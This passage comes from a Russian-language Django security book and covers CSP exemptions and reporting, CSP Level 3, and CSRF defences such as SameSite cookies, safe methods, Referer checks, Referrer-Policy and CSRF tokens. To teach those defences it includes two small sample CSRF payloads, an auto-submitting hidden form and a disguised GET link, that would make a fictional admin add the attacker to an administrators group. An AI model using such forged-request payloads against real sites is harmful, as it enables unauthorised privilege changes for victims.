@method_decorator(csp_exempt, name='dispatch')

class CspExemptView(View):
    def get(self, request):
        ...
        return render(request, 'csp_exempt.html')
```

Создает и применяет декоратор

Параметр `CSP_EXCLUDE_URL_PREFIXES` удаляет заголовок CSP для набора ресурсов. Он принимает кортеж префиксов URL. `django-csp` будет игнорировать любые запросы с URL, совпадающим с любым префиксом в кортеже. Очевидно, что нужно быть очень осторожными при использовании этой возможности:

```
CSP_EXCLUDE_URL_PREFIXES = ('/without_csp/', '/missing_csp/', )
```

Теперь вы знаете, как директивы извлечения, навигации и документов ограничивают действия браузера с определенными типами содержимого. Однако, кроме этих директив, есть также директивы отчетов, которые применяются для создания и управления циклом обратной связи между браузером и сервером.

15.4 Отчеты о нарушениях CSP

Если ваша политика блокирует активную атаку XSS, то, очевидно, вы захотите узнать об этом немедленно. Спецификация CSP позволяет реализовать это с помощью механизма отчетов. То есть CSP – это больше, чем просто дополнительный уровень защиты; он также может информировать вас о неудачах на других уровнях, таких как экранирование вывода.

Поддержка отчетов в CSP сводится к паре директив и дополнительному заголовку ответа. Директива `report-uri` (выделенная жирным в примере ниже) содержит один или несколько URI конечных точек отчетов. Браузеры реагируют на эту директиву, публикуя отчеты о нарушениях CSP с использованием каждой конечной точки:

```
Content-Security-Policy: default-src 'self'; report-uri /csp_report/
```

> **ВНИМАНИЕ!** Директива `report-uri` считается устаревшей и постепенно заменяется директивой `report-to` в сочетании с заголовком ответа `Report-To`. К сожалению, на момент написания этой книги `report-to` и `Report-To` поддерживались не всеми браузерами и не поддерживались в `django-csp`. Самую свежую информацию о браузерах, поддерживающих эту возможность, вы найдете на MDN Web Docs (http://mng.bz/K4eO).

Параметр `CSP_REPORT_URI` требует от `django-csp` добавить директиву `report-uri` в заголовок CSP. Он принимает итерируемый объект с адресами URI:

```
CSP_REPORT_URI = ('/csp_report/', )
```

Сторонние агрегаторы отчетов, такие как httpschecker.net и report-uri.com, предлагают конечные точки отчетов на коммерческой основе. Эти поставщики способны обнаруживать злонамеренную активность по отчетам и выдерживать скачки трафика. Они также преобразуют отчеты о нарушениях в полезные графики и диаграммы:

```
CSP_REPORT_URI = ('https://alice.httpschecker.net/report',
                  'https://alice.report-uri.com/r/d/csp/enforce')
```

Вот пример отчета о нарушении CSP, созданного в Chrome. В этом случае изображение, размещенное на mallory.com, было заблокировано политикой, настроенной на сайте alice.com:

```
{
  "csp-report": {
    "document-uri": "https://alice.com/report_example/",
    "violated-directive": "img-src",
    "effective-directive": "img-src",
    "original-policy": "default-src 'self'; report-uri /csp_report/",
    "disposition": "enforce",
    "blocked-uri": "https://mallory.com/malicious.svg",
    "status-code": 0,
  }
}
```

ВНИМАНИЕ! Отчеты CSP – отличный способ собрать статистику, но одно нарушение CSP на популярной странице может резко увеличить объем трафика. Поэтому не предпринимайте попыток выполнить DOS-атаку на себя после прочтения этой книги.

Параметр `CSP_REPORT_PERCENTAGE` позволяет регулировать объем трафика с отчетами, генерируемый браузером. Он принимает число с плавающей точкой от 0 до 1, определяющее процент ответов для применения директивы `report-uri`. Например, если присвоить этому параметру значение 0, то директива `report-uri` будет исключена из всех ответов:

```
CSP_REPORT_PERCENTAGE = 0.42
```

Параметр `CSP_REPORT_PERCENTAGE` требует заменить `CSPMiddleware` на `RateLimitedCSPMiddleware`:

```
MIDDLEWARE = [
    ...
    # 'csp.middleware.CSPMiddleware',
    'csp.contrib.rate_limiting.RateLimitedCSPMiddleware',
    ...
]
```

Удаляет CSPMiddleware

Добавляет RateLimitedCSPMiddleware

В некоторых ситуациях может потребоваться развернуть политику, не применяя ее принудительно. Например, предположим, что вы работаете с устаревшим сайтом. Вы определили политику и теперь хотите оценить, сколько работы потребуется, чтобы привести сайт в соответствие с этой политикой. Чтобы решить эту задачу, вы можете развернуть свою политику с заголовком `Content-Security-Policy-Report-Only` вместо заголовка `Content-Security-Policy`.

```
Content-Security-Policy-Report-Only: ... ; report-uri /csp_report/
```

Параметр `CSP_REPORT_ONLY` информирует `django-csp` о развертывании политики с заголовком `Content-Security-Policy-Report-Only` вместо обычного заголовка CSP. Браузер проверяет соответствие

политике, сообщает о нарушениях, но не применяет ее. Заголовок `Content-Security-Policy-Report-Only` бесполезен без директивы `report-uri`:

```
CSP_REPORT_ONLY = True
```

К настоящему моменту вы многое узнали о CSP Level 2 (www.w3.org/TR/CSP2/). Этот документ публично одобрен консорциумом W3C в качестве рекомендации. Чтобы получить такой статус, стандарт должен пройти тщательную проверку. В следующем разделе мы рассмотрим некоторые особенности CSP Level 3 (www.w3.org/TR/CSP3/). На момент написания этой книги стандарт CSP Level 3 находился в состоянии рабочего проекта W3C. В настоящее время документ все еще находится на рассмотрении.

15.5 CSP Level 3

В этом разделе рассматриваются некоторые наиболее стабильные решения, предлагаемые стандартом CSP Level 3. Они – это будущее CSP и в настоящее время реализованы в большинстве браузеров. В отличие от функций, описанных выше, решения в CSP Level 3 предназначены для защиты от угроз «человек посередине», а не от XSS.

Директива `upgrade-insecure-requests` требует от браузера заменить протокол доступа к определенным URL с HTTP на HTTPS. Это относится к URL, не связанным с навигацией, для таких ресурсов, как изображения, таблицы стилей и шрифты, а также к навигационным URL для того же домена, откуда получена страница, включая гиперссылки и отправку форм. Браузер не будет обновлять протокол для навигационных запросов к другим доменам. Иначе говоря, на странице с alice.com браузер обновит протокол для ссылки на alice.com, но не на bob.com:

```
Content-Security-Policy: upgrade-insecure-requests
```

Параметр `CSP_UPGRADE_INSECURE_REQUESTS` требует от `django-csp` добавить в ответ директиву `upgrade-insecure-requests`. По умолчанию этот параметр имеет значение `False`:

```
CSP_UPGRADE_INSECURE_REQUESTS = True
```

Как вариант вместо обновления протокола можно полностью заблокировать запрос. Директива `block-all-mixed-content` запрещает браузеру извлекать ресурсы по HTTP со страницы, запрашиваемой по HTTPS:

```
Content-Security-Policy: block-all-mixed-content
```

Параметр `CSP_BLOCK_ALL_MIXED_CONTENT` добавляет директиву `block-all-mixed-content` в заголовок CSP ответа. По умолчанию этот параметр имеет значение `False`:

```
CSP_BLOCK_ALL_MIXED_CONTENT = True
```

Браузеры игнорируют `block-all-mixed-content` при наличии `upgrade-insecure-requests`; эти директивы являются взаимоисключающими. По этой причине вы должны настроить свою систему, чтобы она использовала ту директиву, которая лучше всего соответствует вашим потребностям. Если вы поддерживаете устаревший сайт с большим количеством HTTP URL, то я рекомендую директиву `update-insecure-requests`. Она позволит вам переносить URL на HTTPS, ничего не ломая. Во всех остальных ситуациях я советую `block-all-mixed-content`.

Итоги

- Политики состоят из директив, а директивы – из источников.
- Каждый дополнительный источник расширяет пространство для атаки.
- Источник определяется протоколом, хостом и портом URL.
- Источник `nonce` обеспечивает баланс между `none` и `unsafe-inline`.
- CSP – один из самых простых уровней защиты.
- Директивы отчетов позволят вам получать информацию о неудачах на других уровнях защиты.

16 Подделка межсайтовых запросов

Темы этой главы:

- управление идентификатором сеанса;
- соблюдение соглашений об управлении состоянием;
- проверка заголовка `Referer`;
- отправка, получение и проверка токенов CSRF.

В этой главе рассматривается еще одно обширное семейство атак – *подделка межсайтовых запросов* (cross-site request forgery, CSRF). Цель атак CSRF – заставить жертву отправить поддельный запрос на уязвимый веб-сайт. Противостояние атакам CSRF сводится к различению поддельных и благонамеренных запросов пользователя. В защищенных системах для этого используются заголовки запросов, заголовки ответов, cookie и соглашения об управлении состоянием; *глубокая оборона* не является обязательной.

16.1 Что такое подделка запроса?

Предположим, что Алиса развернула admin.alice.com – административный раздел для ее онлайн-банка. Как и другие административные системы, admin.alice.com позволяет администраторам, таким как Алиса, управлять членством в группах других пользователей.

Например, Алиса может добавить кого-либо в группу, отправив выбранное имя пользователя и имя группы в /group-membership/.

Однажды Алиса получила текстовое сообщение от Мэллори, злонамеренного банковского служащего, содержащее ссылку на один из грабительских веб-сайтов Мэллори, win-iphone.mallory.com. Алиса попалась на приманку и перешла по ссылке на сайт Мэллори, который отобразил в ее браузере следующую HTML-страницу. Алиса не знала, что эта страница содержит форму с двумя скрытыми полями ввода. Мэллори предварительно заполнила эти поля своим именем пользователя и именем привилегированной группы.

Для дальнейшего развития атаки от Алисы не требуется больше никаких действий. Обработчик событий для тега body (выделен жирным в следующем примере) автоматически отправляет форму сразу после загрузки страницы. Алиса, к этому моменту выполнившая вход на admin.alice.com, непреднамеренно добавляет Мэллори в группу администраторов. Как администратор Мэллори теперь может злоупотребить своими новыми привилегиями:

Этот обработчик события вызывается автоматически сразу после загрузки страницы

```
<html>
  <body onload="document.forms[0].submit()">
    <form method="POST"
          action="https://admin.alice.com/group-membership/">
      <input type="hidden" name="username" value="mallory"/>
      <input type="hidden" name="group" value="administrator"/>
    </form>
  </body>
</html>
```

URL поддельного запроса

Предварительно заполненные скрытые поля формы

В этом примере Мэллори буквально выполняет атаку CSRF, обманом заставляя Алису отправить поддельный запрос с другого сайта. Ход атаки показан на рис. 16.1.




Рис. 16.1 Мэллори проводит атаку CSRF для повышения своих привилегий

На этот раз Алису обманом вынудили повысить привилегии Мэллори. В реальном мире жертву можно обманом заставить выполнить любое действие, которое позволяет уязвимый сайт, в том числе перевод денег, покупку чего-либо или изменение настроек собственной учетной записи. Обычно жертва даже не осознает, что конкретно она сделала.

Атаки CSRF не ограничиваются подозрительными веб-сайтами. Поддельный запрос также может быть отправлен из электронной почты или клиента обмена сообщениями.

Независимо от мотивов или методов злоумышленника, успех атаки CSRF зависит от уязвимости системы, ее неспособности отличить поддельный запрос от благонамеренного. В остальных разделах рассматриваются различные способы проведения этого различия.

16.2 Управление идентификатором сеанса

Для успеха поддельный запрос должен содержать действительный cookie с идентификатором сеанса аутентифицированного пользователя. Если бы идентификатор сеанса не был обязательным требованием, то злоумышленник мог бы просто отправить запрос сам, даже не пытаясь обмануть жертву.

Идентификатор сеанса идентифицирует пользователя, но не определяет его намерений. Поэтому важно запретить браузеру отправлять cookie с идентификатором сеанса, когда в этом нет необходимости. С этой целью сайты добавляют директиву `SameSite` в заголовок `Set-Cookie` (я рассказывал об этом заголовке в главе 7).

Директива `SameSite` информирует браузер о том, что отправлять cookie следует только в ответ на запросы с «того же сайта» (same site). Например, отправка формы, полученной с https://admin.alice.com/profile/, на адрес https://admin.alice.com/group-membership/ является ответом на запрос с того же сайта. В табл. 16.1 перечислено еще несколько примеров запросов с того же сайта. В каждом случае источник и получатель запроса имеют один и тот же домен bob.com.

Таблица 16.1 Примеры запросов с того же сайта

Источник	Приемник	Причина
https://bob.com	**http:**//bob.com	Разные протоколы не считаются существенным отличием
https://**social**.bob.com	https://**www**.bob.com	Разные поддомены не считаются существенным отличием
https://bob.com/**home**/	https://bob.com/**profile**/	Разные пути не считаются существенным отличием
https://bob.com:**42**	https://bob.com:**443**	Разные номера портов не считаются существенным отличием

Межсайтовый запрос – это любой запрос, отличный от запроса с того же сайта. Например, отправка формы или переход с winiphone.mallory.com на admin.alice.com – это межсайтовый запрос.

> **ПРИМЕЧАНИЕ** Не путайте межсайтовый запрос с запросами между разными источниками. (В предыдущей главе вы узнали, что источник определяется тремя частями URL: протоколом, именем хоста и номером порта.) Например, запрос с https://social.bob.com, отправляющий cookie на https://www.bob.com, является запросом с другим источником, но не является межсайтовым запросом.

Директива `SameSite` принимает одно из трех значений: `None`, `Strict` или `Lax`. Их примеры показаны ниже:

```
Set-Cookie: sessionid=<session-id-value>; SameSite=None; ...
Set-Cookie: sessionid=<session-id-value>; SameSite=Strict; ...
Set-Cookie: sessionid=<session-id-value>; SameSite=Lax; ...
```

Получив директиву `SameSite` со значением `None`, браузер безоговорочно отправит cookie с идентификатором сеанса на сервер, с которого был получен этот запрос, даже если источники отличаются. Этот вариант небезопасен и подвержен всем формам уязвимости CSRF.

Получив директиву `SameSite` со значением `Strict`, браузер будет отправлять cookie с идентификатором сеанса, только в ответ на запросы с того же сайта. Например, предположим, что admin.alice.com использует `SameSite` со значением `Strict`. Это не запретит Алисе посетить win-iphone.mallory.com, но исключит отправку идентификатора сеанса Алисы в ответ на поддельный запрос. Без идентификатора сеанса сайт отклонит запрос.

Почему не все веб-сайты устанавливают директиву в файл `SameSite` со значением `Strict`? Вариант `Strict` обеспечивает безопасность за счет снижения возможностей. Без cookie с идентификатором сеанса сервер не сможет определить, от кого исходит благонамеренный межсайтовый запрос. Поэтому пользователю придется проходить процедуру аутентификации каждый раз, когда он возвращается на сайт по ссылке из внешнего источника. Это не годится для сайта социальной сети, но идеально подходит для системы онлайн-банкинга.

> **ПРИМЕЧАНИЕ** `None` и `Strict` представляют противоположные концы спектра риска. Значение `None` не обеспечивает безопасности; значение `Strict` обеспечивает наибольшую безопасность.

Между `None` и `Strict` существует разумная золотая середина. Когда директива `SameSite` имеет значение `Lax`, браузер отправляет cookie с идентификатором сеанса в ответ на все запросы с того же сайта, а также в ответ на запросы навигации верхнего уровня между сайтами с использованием безопасного метода HTTP, такого

как GET. Иначе говоря, вашим пользователям не придется аутентифицироваться каждый раз, когда они возвращаются на сайт, щелкая на ссылке в электронном письме. Cookie с идентификатором сеанса будет исключен из всех других межсайтовых запросов, как если бы директива `SameSite` имела значение `Strict`. Этот вариант не подходит для системы онлайн-банкинга, но подходит для сайта социальной сети.

Параметр `SESSION_COOKIE_SAMESITE` настраивает директиву `SameSite` для заголовка `Set-Cookie` с идентификатором сеанса. В Django 3.1 поддерживаются следующие четыре значения для этого параметра:

- `"None"`;
- `"Strict"`;
- `"Lax"`;
- `False`.

Первые три варианта очевидны. Значения `"None"`, `"Strict"` и `"Lax"` параметра прямо транслируются в значения `None`, `Strict` и `Lax` директивы `SameSite` соответственно. По умолчанию используется значение `"Lax"`.

> **ВНИМАНИЕ!** Я настоятельно не рекомендую устанавливать значение `False` в параметре `SESSION_COOKIE_SAMESITE`, особенно если вам требуется поддерживать старые браузеры. Этот вариант делает ваш сайт менее безопасным и менее совместимым.

Присвоение значения `False` параметру `SESSION_COOKIE_SAMESITE` приведет к полному исключению директивы `SameSite`. Если директива `SameSite` отсутствует, то браузер вернется к поведению по умолчанию, что может повлечь непоследовательное поведение веб-сайта по двум причинам:

- поведение `SameSite` по умолчанию зависит от браузера;
- на момент написания этой книги браузеры переходят со значения по умолчанию `None` на `Lax`.

Первоначально браузеры использовали `None` как значение по умолчанию для `SameSite`. Но начиная с Chrome почти все они перешли на `Lax` из соображений безопасности.

Браузеры, Django и многие другие веб-фреймворки используют `Lax` как значение по умолчанию, потому что этот вариант являет собой практический компромисс между безопасностью и функциональностью. Например, `Lax` исключает идентификатор сеанса из POST-запроса, управляемого формой, но включает в навигационный GET-запрос. Однако это правило действует, только если ваши обработчики запросов GET следуют соглашениям об управлении состоянием.

16.3 Соглашения об управлении состоянием

К сожалению, широко распространено заблуждение, что запросы GET невосприимчивы к CSRF. На самом деле иммунитет к CSRF обусловлен не только методом запроса, но и реализацией обработчика запросов. В частности, безопасные методы HTTP не должны изменять состояние сервера. Спецификация HTTP (https://tools.ietf.org/html/rfc7231) определяет четыре безопасных метода:

Из всех методов запроса, определенных этой спецификацией, только GET, HEAD, OPTIONS и TRACE считаются безопасными.

Все изменения состояния обычно осуществляются в ответ на запросы, отправленные небезопасными методами HTTP, такими как POST, PUT, PATCH и DELETE. И наоборот, безопасные методы предназначены только для чтения:

Методы запроса считаются «безопасными», если определяемая ими семантика предполагает доступ только для чтения; т. е. клиент не запрашивает и не ожидает каких-либо изменений состояния на сервере в результате применения безопасного метода к целевому ресурсу.

К сожалению, безопасные методы часто путают с идемпотентными. *Идемпотентный метод* безопасно воспроизводим, но не обязательно безопасен. Вот выдержка из спецификации HTTP:

Метод запроса считается «идемпотентным», если несколько идентичных запросов с этим методом оказывают на сервер такое же влияние, как и один запрос. Из методов запроса, определяемых этой спецификацией, идемпотентными являются PUT, DELETE и все безопасные методы.

Все безопасные методы идемпотентны, но PUT и DELETE небезопасны, хотя и идемпотентны. Поэтому ошибочно предполагать, что идемпотентные методы невосприимчивы к CSRF, даже если они реализованы правильно. Различие между безопасными и идемпотентными методами показано на рис. 16.2.




Рис. 16.2 Различие между безопасными и идемпотентными методами

Неправильное управление состоянием не просто уродливо, но делает ваш сайт уязвимым для атак. Почему? Помимо программистов и стандартов безопасности, эти соглашения также признаются производителями браузеров. Например, предположим, что admin.alice.com устанавливает `SameSite` со значением `Lax` для идентификатора сеанса Алисы. Этот шаг обезвреживает скрытую форму Мэллори, поэтому она заменяет ее следующей ссылкой. Алиса щелкает на ссылке, отправляя запрос GET со своим cookie идентификатора сеанса на admin.alice.com. Если обработчик /group-membership/ принимает и обрабатывает запросы GET, то атака Мэллори увенчается успехом:

```
<a href="https://admin.alice.com/group-membership/?
➥ username=mallory&
➥ group=administrator">
  Win an iPhone!
</a>
```

URL поддельного запроса

Параметры запроса

Эти соглашения даже подкрепляются такими веб-фреймворками, как Django. Например, по умолчанию в каждый проект Django включается несколько проверок CSRF. Эти проверки, о которых я расскажу в следующих разделах, намеренно применяются и к безопасным методам. Повторю еще раз: правильное управление состоянием – это не просто косметическая особенность дизайна; это вопрос безопасности. В следующем разделе я покажу несколько способов надлежащего управления состоянием.

16.3.1 Проверка метода HTTP

Обработчики запросов безопасных методов не должны изменять состояние. Однако это проще сказать, чем сделать, если вы работаете с представлениями, основанными на функциях. По умолчанию представление на основе функций будет обрабатывать запросы, отправленные любым методом. Это означает, что функция, предназначенная для обработки запросов POST, может вызываться запросами GET.

Следующий пример иллюстрирует представление на основе функций. Автор из предосторожности проверяет метод запроса, но обратите внимание, сколько строк кода это занимает. А теперь представьте, насколько такой код подвержен ошибкам:

```
from django.http import HttpResponse, HttpResponseNotAllowed

def group_membership_function(request):
    allowed_methods = {'POST'}
    if request.method not in allowed_methods:
        return HttpResponseNotAllowed(allowed_methods)

    ...
    return HttpResponse('state change successful')
```

Программная проверка метода запроса

И наоборот, представления на основе классов отображают методы HTTP в методы класса. В этом случае нет необходимости программно проверять метод запроса. Django сделает это за вас. Ошибки в этом случае менее вероятны и при появлении будут обнаруживаться с большей вероятностью:

```
from django.http import HttpResponse
from django.views import View

class GroupMembershipView(View):

    def post(self, request, *args, **kwargs):

        ...
        return HttpResponse('state change successful')
```

Метод запроса объявляется явно

Зачем *проверять* метод запроса в функции, если обработчик можно реализовать в классе? Если вы работаете с большой устаревшей кодовой базой, то может оказаться нереальным реорганизовать все представления на основе функций в представления на основе классов. Django поддерживает этот сценарий, предлагая несколько утилит проверки методов. Декоратор `require_http_methods` (выделен жирным в примере ниже) позволяет ограничить методы, поддерживаемые представлениями на основе функций:

```
@require_http_methods(['POST'])
def group_membership_function(request):
    ...
    return HttpResponse('state change successful')
```

В табл. 16.2 перечислены три других встроенных декоратора, обертывающих `require_http_methods`.

Таблица 16.2 Декораторы проверки метода запроса

Декоратор	Эквивалент
`@require_safe`	`@require_http_methods(['GET', 'HEAD'])`
`@require_POST`	`@require_http_methods(['POST'])`
`@require_GET`	`@require_http_methods(['GET'])`

Для полноценного противодействия атакам CSRF нужна глубокая оборона. В следующем разделе я продолжу обсуждение этой темы и представлю пару заголовков HTTP. Попутно я познакомлю вас со встроенными в Django проверками CSRF.

16.4 Проверка заголовка Referer

Для любого заданного запроса серверу обычно полезно определить, откуда клиент получил URL, если это возможно. Эта информация

часто используется для повышения безопасности, анализа вебтрафика и оптимизации кеширования. Браузер передает эту информацию на сервер в заголовке запроса `Referer`.

Имя этого заголовка случайно было написано в спецификации HTTP с ошибкой, и теперь вся индустрия намеренно сохраняет орфографическую ошибку ради обратной совместимости. Значением этого заголовка является URL ссылающегося ресурса. Например, браузер Чарли установит в заголовке `Referer` значение https://search.alice.com при переходе с search.alice.com на social.bob.com.

Безопасные сайты противостоят атакам CSRF, проверяя заголовок `Referer`. Например, предположим, что сайт получает поддельный запрос POST с заголовком `Referer`, имеющим значение https://winiphone.mallory.com. Сервер обнаруживает атаку, сравнивая свой домен с доменом заголовка `Referer`, и защищает себя, отклоняя поддельный запрос.

Django выполняет эту проверку автоматически, но иногда может понадобиться ослабить ее для определенного случая, например если вашей организации необходимо отправлять небезопасные запросы на один и тот же сайт между поддоменами. Этот вариант реализует параметр `CSRF_TRUSTED_ORIGINS`, ослабляя проверку заголовка `Referer` для одного или нескольких ссылающихся сайтов.

Предположим, что Алиса настраивает admin.alice.com для приема POST-запросов от bank.alice.com, как показано ниже. Обратите внимание, что в ссылающийся адрес в этом списке не включен протокол – по умолчанию предполагается HTTPS. Это связано с тем, что проверка заголовка `Referer`, а также другие встроенные проверки CSRF в Django применяются только к небезопасным HTTPS-запросам:

```
CSRF_TRUSTED_ORIGINS = [
    'bank.alice.com'
]
```

Такая настройка сопряжена с риском. Например, если Мэллори взломает bank.alice.com, то она сможет использовать его для CSRF-атаки на admin.alice.com. Поддельный запрос в этом сценарии будет содержать действительный заголовок `Referer`. Другими словами, эта настройка создает односторонний мост между пространствами для атак этих двух систем.

В этом разделе вы узнали, как серверы создают дополнительный уровень защиты с помощью заголовка `Referer`. С точки зрения пользователя, это решение, к сожалению, не идеально, потому что создает проблемы конфиденциальности для общедоступных сайтов. Например, для Боба может быть нежелательно, чтобы Алиса знала, на каком сайте он был до посещения bank.alice.com. В следующем разделе обсуждается заголовок ответа, решающий эту проблему.

16.4.1 Заголовок ответа Referrer-Policy

Заголовок ответа `Referrer-Policy` дает браузеру подсказку: как и когда отправлять заголовок запроса `Referer`. В отличие от `Referer`, заголовок `Referrer-Policy` написан с соблюдением правил орфографии.

Этот заголовок поддерживает восемь политик. Они перечислены в табл. 16.3. Не утруждайте себя запоминанием каждой политики; некоторые из них довольно сложные. Важнее запомнить, что некоторые политики, такие как `noreferrer` и `same-origin`, опускают адрес ссылающейся стороны при выполнении межсайтовых HTTPS-запросов. Проверки CSRF в Django идентифицируют эти запросы как атаки.

Таблица 16.3 Политики, поддерживаемые заголовком Referrer-Policy

Политика	Описание
`no-referrer`	Безоговорочно отбросить заголовок `Referer`
`origin`	Отправлять только источник ссылающейся стороны. Сюда входят протокол, домен и порт. Путь и строка запроса не включаются
`same-origin`	Отправлять адрес ссылающейся стороны только для запросов, генерируемых тем же сайтом, и не посылать в межсайтовых запросах
`origin-when-cross-origin`	Отправлять адрес ссылающейся стороны для запросов с одного и того же сайта, а для межсайтовых запросов отправлять только источник
`strict-origin`	Ничего не отправлять, если протокол понижен с HTTPS до HTTP, в противном случае отправлять источник ссылающейся стороны
`no-referrer-when-downgrade`	Ничего не отправлять при понижении протокола, в противном случае отправлять адрес ссылающейся стороны
`strict-origin-when-cross-origin`	Отправлять адрес ссылающейся стороны для запросов с одним источником. Для запросов между источниками ничего не отправлять, если протокол понижен, и отправлять источник ссылающейся стороны, если протокол сохранен
`unsafe-url`	Безоговорочно отправлять адрес ссылающейся стороны для каждого запроса

Настройка заголовка `Referrer-Policy` осуществляется с помощью параметра `SECURE_REFERRER_POLICY`. По умолчанию используется значение `same-origin`.

Как определить, какая политика лучше подходит для вас? Рассмотрим этот вопрос под другим углом. Крайние концы спектра рисков представлены политиками `no-referrer` и `unsafe-url`. Политика `no-referrer` максимизирует конфиденциальность пользователя, но каждый входящий межсайтовый запрос будет напоминать нападение. Политика `unsafe-url`, напротив, самая небезопасная, потому что приводит к утечке всего URL, включая домен, путь и строку запроса, которые могут содержать личную информацию. Это происходит даже в том случае, если запрос был отправлен по протоколу HTTP, а исходный ресурс был получен по протоколу HTTPS. Как правило, всегда следует избегать крайностей, соответственно, лучшая

политика для вашего сайта почти наверняка находится где-то посередине.

В следующем разделе я продолжу обсуждение CSRF и расскажу о еще одной встроенной проверке в Django. Как и проверка заголовка `Referer`, этот уровень защиты применяется только к небезопасным HTTPS-запросам. И это еще одна причина следовать правилам управления состоянием и использовать TLS.

16.5 Токены CSRF

Токены CSRF – это последний уровень защиты Django. Защищенные сайты используют токены CSRF для выявления благонамеренных небезопасных запросов на один и тот же сайт от обычных пользователей, таких как Алиса и Боб. Эта стратегия базируется на двухэтапном процессе:

1. сервер генерирует токен и отправляет его браузеру;
2. браузер возвращает токен, используя способ, который злоумышленник не может подделать.

Сервер инициирует первый этап этой стратегии, создавая токен и отправляя его браузеру в виде cookie:

```
Set-Cookie: csrftoken=<token-value>; <directive>; <directive>;
```

Как и cookie с идентификатором сеанса, cookie с токеном CSRF настраивается с помощью нескольких параметров. Параметр `CSRF_COOKIE_SECURE` соответствует директиве `Secure`. В главе 7 я рассказал, что директива `Secure` запрещает браузеру отправлять cookie обратно на сервер по протоколу HTTP:

```
Set-Cookie: csrftoken=<token-value>; Secure
```

> **ВНИМАНИЕ!** По умолчанию `CSRF_COOKIE_SECURE` получает значение `False`, предотвращая добавление директивы `Secure`. Это означает, что токен CSRF может быть отправлен по HTTP и перехвачен сетевым сниффером. Обязательно присвойте ему значение `True`.

Детали стратегии Django на основе токенов CSRF зависят от того, отправляет ли браузер запрос POST. Я опишу оба сценария в следующих двух разделах.

16.5.1 POST-запросы

Когда сервер получает запрос POST, он ожидает найти токен CSRF в двух местах: в cookie и в параметре запроса. Браузеры реализуют вариант с cookie. Но вы можете использовать параметр запроса.

Django позволяет легко реализовать это, например, в старых добрых HTML-формах. Вы уже видели несколько примеров в предыдущих главах. Например, в главе 10 Алиса использовала форму, показанную здесь снова, чтобы отправить сообщение Бобу. Обратите внимание, что форма содержит встроенный в Django тег `csrf_token`, выделенный жирным:

```
<html>

    <form method='POST'>
        {% csrf_token %}
        <table>
            {{ form.as_table }}
        </table>
        <input type='submit' value='Submit'>
    </form>

</html>
```

Этот тег отображает токен CSRF как скрытое поле ввода

Механизм шаблонов преобразует тег `csrf_token` в следующее поле ввода HTML:

```
<input type="hidden" name="csrfmiddlewaretoken"
➥     value="elgWiCFtsoKkJ8PLEyoOBb6GlUViJFagdsv7UBgSP5gvb95p2a...">
```

Получив запрос, Django извлекает токен из cookie и параметра. Запрос принимается, только если cookie и параметр совпадают.

Как это может препятствовать поддельному запросу с win-iphone.mallory.com? Мэллори может встроить свой токен в форму, размещенную на ее сайте, но поддельный запрос не будет содержать соответствующего cookie, потому что директива `SameSite` для cookie с токеном CSRF имеет значение `Lax`. Как вы узнали в предыдущем разделе, встретив эту директиву, браузер не будет посылать cookie с небезопасными межсайтовыми запросами. Кроме того, сайт Мэллори не может изменить директиву, потому что cookie не принадлежит ее домену.

Если вы отправляете запросы POST из JavaScript, то должны программно эмулировать поведение тега `csrf_token`, а для этого следует сначала получить токен CSRF. Следующий код на JavaScript демонстрирует, как это делается, извлекая токен CSRF из cookie `csrftoken`:

```
function extractToken(){
    const split = document.cookie.split('; ');
    const cookies = new Map(split.map(v => v.split('=')));
    return cookies.get('csrftoken');
}
```

Затем токен должен быть отправлен обратно на сервер в параметре POST-запроса, как показано в следующем примере:

```
const headers = {
    'Content-type': 'application/x-www-form-urlencoded; charset=UTF-8'
};
fetch('/resource/', {
      method: 'POST',
      headers: headers,
      body: 'csrfmiddlewaretoken=' + extractToken()
})
.then(response => response.json())
.then(data => console.log(data))
.catch(error => console.error('error', error));
```

Посылает токен CSRF в параметре POST-запроса

Обрабатывает ответ

POST – это один из небезопасных методов запроса. К другим запросам в Django предъявляются иные требования.

16.5.2 Другие небезопасные методы запроса

Если Django получает запрос PUT, PATCH или DELETE, он ожидает найти токен CSRF в двух местах: cookie и заголовке запроса с именем `X-CSRFToken`. Как и в случае с POST-запросами, для обработки этих запросов требуется приложить дополнительные усилия.

Следующий код на JavaScript демонстрирует решение с точки зрения браузера. Он извлекает токен CSRF из cookie и программно копирует его в заголовок запроса:

```
fetch('/resource/', {
      method: 'DELETE',
      headers: {
          'X-CSRFToken': extractToken()
      }
})
.then(response => response.json())
.then(data => console.log(data))
.catch(error => console.error('error', error));
```

Использует небезопасный метод запроса

Добавляет токен CSRF с заголовком

Получив небезопасный запрос POST, Django извлекает токен из cookie и заголовка. Если cookie и заголовок не совпадают, запрос отклоняется.

Этот подход плохо сочетается с некоторыми конфигурационными параметрами. Например, параметр `CSRF_COOKIE_HTTPONLY` настраивает директиву `HttpOnly` для cookie токена CSRF. В предыдущей главе вы узнали, что директива `HttpOnly` скрывает cookie от клиентского кода JavaScript. Если присвоить этому параметру значение `True`, то предыдущий пример не будет работать.

